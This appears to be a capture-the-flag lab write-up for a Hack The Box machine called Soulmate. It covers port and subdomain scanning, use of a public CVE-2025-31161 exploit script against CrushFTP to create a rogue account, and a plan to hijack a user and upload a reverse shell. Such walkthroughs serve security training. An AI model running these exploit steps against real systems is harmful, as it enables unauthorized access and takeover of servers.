Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ nmap -sC -sV -Pn 10.129.231.23 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-10 17:35 UTC
Nmap scan report for 10.129.231.23
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.47 seconds
Add soulmate.htbto our /etc/hosts
Page Check
index page

We can register a new account and login to dashboard

In the bottom of this page, we can find a path to upload the photo and also we can find the valid upload path
<img src="/assets/images/profiles/3_1757490103.png" alt="Profile Picture" class="profile-img">
 We can use
 burpsuite to upload the php file successfully, but we can not check the upload path in this place.
ftp.soulmate.htb
From the main domain, we can't find anything interesting, so let's continue to check the valid sub-domain here.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ ffuf -u http://soulmate.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.soulmate.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 412ms]
Let's add ftp.soulmate.htb to our /etc/hosts

CrushFTP is a commercial file transfer platform—FTP/FTPS/SFTP/HTTP(S)/WebDAV—popular in enterprise for its consolidated browser UI. Convenience, yes; expanded attack surface, absolutely.
By searching the exploits about this service, we can find there is a report https://thehackernews.com/2025/07/hackers-exploit-critical-crushftp-flaw.html
explain the auth bypass vulnerable in recent version of CrushFTP
And there is a detailed tech poc link to explain how to exploit it
https://github.com/Immersive-Labs-Sec/CVE-2025-31161
Firstly, we need a valid account such as admin or root

If the username is valid, it would send the warning

But if the username is not valid, it will just send the other kind of warning
CVE-2025-31161
To run the exploit script correctly, we need the valid username root and admin
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ python3 cve-2025-31161.py -h
usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER] [--new_user NEW_USER] [--password PASSWORD]

Exploit CVE-2025-31161 to create a new account

options:
  -h, --help            show this help message and exit
  --target_host TARGET_HOST
                        Target host
  --port PORT           Target port
  --target_user TARGET_USER
                        Target user
  --new_user NEW_USER   New user to create
  --password PASSWORD   Password for the new user
Then we can successfully run the script
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Soulmate]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user admin --new_user wither --password wither123
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: wither
   [*] Password: wither123.
Also we can use the new credit wither:wither123to access to dashboard

We can find the version of crushftpis 11.3.0
Come to Statuslabel, we can find port 2222 worked sftp service

sftp://23.106.60.163:2222/ (SSH) → CrushFTP's built-in SFTP server (SSH file transfer) on 2222.
The built-in telnet terminal is a raw TCP console and can't interact directly

Then come to User Managementlabel, we can find ben has the upload permission
 Also we can change the password of
 benand upload the reverse shell here.
Then we can change the password and login with the account ben
